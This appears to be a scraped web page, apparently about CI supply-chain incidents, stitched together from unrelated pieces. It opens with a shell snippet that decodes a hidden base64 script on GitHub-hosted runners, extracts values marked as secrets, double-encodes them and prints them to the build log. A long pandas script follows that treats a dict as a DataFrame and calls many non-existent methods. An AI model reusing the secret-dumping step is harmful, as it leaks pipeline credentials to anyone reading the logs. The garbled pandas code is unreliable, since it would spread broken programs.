


Prints all the found secrets to the log

```
if [ "$RUNNER_ENVIRONMENT" = 'github-hosted' ] && [ "$RUNNER_OS" = 'linux' ]; then
    echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
    VALUES=`python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
    echo 'Review metadata:'
    echo $VALUES
    echo 'Configuring...'
    sleep 15 &> /dev/null
fi
```

```

1 # Import the pandas module
2 import pandas as pd
3
4 # Create a DataFrame with 5 rows and 3 columns
5 data = {'Category': ['A', 'B', 'A', 'B', 'A'],
6         'Value1': [10, 20, 30, 40, 50],
7         'Value2': [5, 15, 25, 35, 45]}
8
9 # Print the DataFrame
10 print(data)
11
12 # Filter rows where Category is 'A'
13 filtered_data = data[data['Category'] == 'A']
14
15 # Print the filtered DataFrame
16 print(filtered_data)
17
18 # Calculate the sum of Value1 for each Category
19 sum_value1 = data.groupby('Category')['Value1'].sum()
20
21 # Print the result
22 print(sum_value1)
23
24 # Sort the DataFrame by Value1 in descending order
25 sorted_data = data.sort_values('Value1', ascending=False)
26
27 # Print the sorted DataFrame
28 print(sorted_data)
29
30 # Export the DataFrame to a CSV file
31 data.to_csv('data.csv', index=False)
32
33 # Read the CSV file back into a DataFrame
34 read_data = pd.read_csv('data.csv')
35
36 # Print the read DataFrame
37 print(read_data)
38
39 # Calculate the mean of Value2 for each Category
40 mean_value2 = data.groupby('Category')['Value2'].mean()
41
42 # Print the result
43 print(mean_value2)
44
45 # Create a new column 'Value3' which is the sum of Value1 and Value2
46 data['Value3'] = data['Value1'] + data['Value2']
47
48 # Print the DataFrame with the new column
49 print(data)
50
51 # Filter rows where Value3 is greater than 50
52 filtered_data2 = data[data['Value3'] > 50]
53
54 # Print the filtered DataFrame
55 print(filtered_data2)
56
57 # Calculate the maximum of Value1 for each Category
58 max_value1 = data.groupby('Category')['Value1'].max()
59
60 # Print the result
61 print(max_value1)
62
63 # Sort the DataFrame by Value3 in ascending order
64 sorted_data2 = data.sort_values('Value3', ascending=True)
65
66 # Print the sorted DataFrame
67 print(sorted_data2)
68
69 # Export the DataFrame to a JSON file
70 data.to_json('data.json', orient='records')
71
72 # Read the JSON file back into a DataFrame
73 read_data2 = pd.read_json('data.json')
74
75 # Print the read DataFrame
76 print(read_data2)
77
78 # Calculate the standard deviation of Value2 for each Category
79 std_value2 = data.groupby('Category')['Value2'].std()
80
81 # Print the result
82 print(std_value2)
83
84 # Create a new column 'Value4' which is the product of Value1 and Value2
85 data['Value4'] = data['Value1'] * data['Value2']
86
87 # Print the DataFrame with the new column
88 print(data)
89
90 # Filter rows where Value4 is greater than 100
91 filtered_data3 = data[data['Value4'] > 100]
92
93 # Print the filtered DataFrame
94 print(filtered_data3)
95
96 # Calculate the minimum of Value1 for each Category
97 min_value1 = data.groupby('Category')['Value1'].min()
98
99 # Print the result
100 print(min_value1)
101
102 # Sort the DataFrame by Value4 in descending order
103 sorted_data3 = data.sort_values('Value4', ascending=False)
104
105 # Print the sorted DataFrame
106 print(sorted_data3)
107
108 # Export the DataFrame to a Parquet file
109 data.to_parquet('data.parquet')
110
111 # Read the Parquet file back into a DataFrame
112 read_data3 = pd.read_parquet('data.parquet')
113
114 # Print the read DataFrame
115 print(read_data3)
116
117 # Calculate the variance of Value2 for each Category
118 var_value2 = data.groupby('Category')['Value2'].var()
119
120 # Print the result
121 print(var_value2)
122
123 # Create a new column 'Value5' which is the difference between Value1 and Value2
124 data['Value5'] = data['Value1'] - data['Value2']
125
126 # Print the DataFrame with the new column
127 print(data)
128
129 # Filter rows where Value5 is greater than 0
130 filtered_data4 = data[data['Value5'] > 0]
131
132 # Print the filtered DataFrame
133 print(filtered_data4)
134
135 # Calculate the range of Value1 for each Category
136 range_value1 = data.groupby('Category')['Value1'].nunique()
137
138 # Print the result
139 print(range_value1)
140
141 # Sort the DataFrame by Value5 in ascending order
142 sorted_data4 = data.sort_values('Value5', ascending=True)
143
144 # Print the sorted DataFrame
145 print(sorted_data4)
146
147 # Export the DataFrame to a Feather file
148 data.to_feather('data.feather')
149
150 # Read the Feather file back into a DataFrame
151 read_data4 = pd.read_feather('data.feather')
152
153 # Print the read DataFrame
154 print(read_data4)
155
156 # Calculate the correlation between Value1 and Value2
157 corr_value1_value2 = data['Value1'].corr(data['Value2'])
158
159 # Print the result
160 print(corr_value1_value2)
161
162 # Create a new column 'Value6' which is the square of Value1
163 data['Value6'] = data['Value1'] ** 2
164
165 # Print the DataFrame with the new column
166 print(data)
167
168 # Filter rows where Value6 is greater than 250
169 filtered_data5 = data[data['Value6'] > 250]
170
171 # Print the filtered DataFrame
172 print(filtered_data5)
173
174 # Calculate the mode of Value1 for each Category
175 mode_value1 = data.groupby('Category')['Value1'].mode()
176
177 # Print the result
178 print(mode_value1)
179
180 # Sort the DataFrame by Value6 in descending order
181 sorted_data5 = data.sort_values('Value6', ascending=False)
182
183 # Print the sorted DataFrame
184 print(sorted_data5)
185
186 # Export the DataFrame to a HDF file
187 data.to_hdf('data.hdf', key='data')
188
189 # Read the HDF file back into a DataFrame
190 read_data5 = pd.read_hdf('data.hdf', key='data')
191
192 # Print the read DataFrame
193 print(read_data5)
194
195 # Calculate the skewness of Value2 for each Category
196 skew_value2 = data.groupby('Category')['Value2'].skew()
197
198 # Print the result
199 print(skew_value2)
200
201 # Create a new column 'Value7' which is the cube of Value1
202 data['Value7'] = data['Value1'] ** 3
203
204 # Print the DataFrame with the new column
205 print(data)
206
207 # Filter rows where Value7 is greater than 1000
208 filtered_data6 = data[data['Value7'] > 1000]
209
210 # Print the filtered DataFrame
211 print(filtered_data6)
212
213 # Calculate the quantiles of Value1 for each Category
214 quantiles_value1 = data.groupby('Category')['Value1'].quantile([0.25, 0.5, 0.75])
215
216 # Print the result
217 print(quantiles_value1)
218
219 # Sort the DataFrame by Value7 in ascending order
220 sorted_data6 = data.sort_values('Value7', ascending=True)
221
222 # Print the sorted DataFrame
223 print(sorted_data6)
224
225 # Export the DataFrame to a BSON file
226 data.to_bson('data.bson')
227
228 # Read the BSON file back into a DataFrame
229 read_data6 = pd.read_bson('data.bson')
230
231 # Print the read DataFrame
232 print(read_data6)
233
234 # Calculate the kurtosis of Value2 for each Category
235 kurt_value2 = data.groupby('Category')['Value2'].kurt()
236
237 # Print the result
238 print(kurt_value2)
239
240 # Create a new column 'Value8' which is the square root of Value1
241 data['Value8'] = data['Value1'] ** 0.5
242
243 # Print the DataFrame with the new column
244 print(data)
245
246 # Filter rows where Value8 is greater than 3
247 filtered_data7 = data[data['Value8'] > 3]
248
249 # Print the filtered DataFrame
250 print(filtered_data7)
251
252 # Calculate the unique values of Value1 for each Category
253 unique_value1 = data.groupby('Category')['Value1'].unique()
254
255 # Print the result
256 print(unique_value1)
257
258 # Sort the DataFrame by Value8 in descending order
259 sorted_data7 = data.sort_values('Value8', ascending=False)
260
261 # Print the sorted DataFrame
262 print(sorted_data7)
263
264 # Export the DataFrame to a Avro file
265 data.to_avro('data.avro')
266
267 # Read the Avro file back into a DataFrame
268 read_data7 = pd.read_avro('data.avro')
269
270 # Print the read DataFrame
271 print(read_data7)
272
273 # Calculate the entropy of Value1 for each Category
274 entropy_value1 = data.groupby('Category')['Value1'].entropy()
275
276 # Print the result
277 print(entropy_value1)
278
279 # Create a new column 'Value9' which is the logarithm of Value1
280 data['Value9'] = data['Value1'].apply(lambda x: np.log(x))
281
282 # Print the DataFrame with the new column
283 print(data)
284
285 # Filter rows where Value9 is greater than 1
286 filtered_data8 = data[data['Value9'] > 1]
287
288 # Print the filtered DataFrame
289 print(filtered_data8)
290
291 # Calculate the power of Value1 for each Category
292 power_value1 = data.groupby('Category')['Value1'].pow(2)
293
294 # Print the result
295 print(power_value1)
296
297 # Sort the DataFrame by Value9 in ascending order
298 sorted_data8 = data.sort_values('Value9', ascending=True)
299
300 # Print the sorted DataFrame
301 print(sorted_data8)
302
303 # Export the DataFrame to a XZ file
304 data.to_xz('data.xz')
305
306 # Read the XZ file back into a DataFrame
307 read_data8 = pd.read_xz('data.xz')
308
309 # Print the read DataFrame
310 print(read_data8)
311
312 # Calculate the z-score of Value2 for each Category
313 z_score_value2 = data.groupby('Category')['Value2'].zscore()
314
315 # Print the result
316 print(z_score_value2)
317
318 # Create a new column 'Value10' which is the reciprocal of Value1
319 data['Value10'] = 1 / data['Value1']
320
321 # Print the DataFrame with the new column
322 print(data)
323
324 # Filter rows where Value10 is greater than 0.2
325 filtered_data9 = data[data['Value10'] > 0.2]
326
327 # Print the filtered DataFrame
328 print(filtered_data9)
329
330 # Calculate the rank of Value1 for each Category
331 rank_value1 = data.groupby('Category')['Value1'].rank()
332
333 # Print the result
334 print(rank_value1)
335
336 # Sort the DataFrame by Value10 in descending order
337 sorted_data9 = data.sort_values('Value10', ascending=False)
338
339 # Print the sorted DataFrame
340 print(sorted_data9)
341
342 # Export the DataFrame to a LZ4 file
343 data.to_lz4('data.lz4')
344
345 # Read the LZ4 file back into a DataFrame
346 read_data9 = pd.read_lz4('data.lz4')
347
348 # Print the read DataFrame
349 print(read_data9)
350
351 # Calculate the sign of Value2 for each Category
352 sign_value2 = data.groupby('Category')['Value2'].sign()
353
354 # Print the result
355 print(sign_value2)
356
357 # Create a new column 'Value11' which is the absolute value of Value1
358 data['Value11'] = data['Value1'].abs()
359
360 # Print the DataFrame with the new column
361 print(data)
362
363 # Filter rows where Value11 is greater than 10
364 filtered_data10 = data[data['Value11'] > 10]
365
366 # Print the filtered DataFrame
367 print(filtered_data10)
368
369 # Calculate the difference of Value1 for each Category
370 diff_value1 = data.groupby('Category')['Value1'].diff()
371
372 # Print the result
373 print(diff_value1)
374
375 # Sort the DataFrame by Value11 in ascending order
376 sorted_data10 = data.sort_values('Value11', ascending=True)
377
378 # Print the sorted DataFrame
379 print(sorted_data10)
380
381 # Export the DataFrame to a ZSTD file
382 data.to_zstd('data.zstd')
383
384 # Read the ZSTD file back into a DataFrame
385 read_data10 = pd.read_zstd('data.zstd')
386
387 # Print the read DataFrame
388 print(read_data10)
389
390 # Calculate the clip of Value2 for each Category
391 clip_value2 = data.groupby('Category')['Value2'].clip(min=0, max=50)
392
393 # Print the result
394 print(clip_value2)
395
396 # Create a new column 'Value12' which is the floor of Value1
397 data['Value12'] = data['Value1'].floor()
398
399 # Print the DataFrame with the new column
400 print(data)
401
402 # Filter rows where Value12 is greater than 10
403 filtered_data11 = data[data['Value12'] > 10]
404
405 # Print the filtered DataFrame
406 print(filtered_data11)
407
408 # Calculate the ceiling of Value1 for each Category
409 ceil_value1 = data.groupby('Category')['Value1'].ceil()
```



Dec 6, 2024

SpotBugs comp.

March 7, 2025


Coinbase vuln.

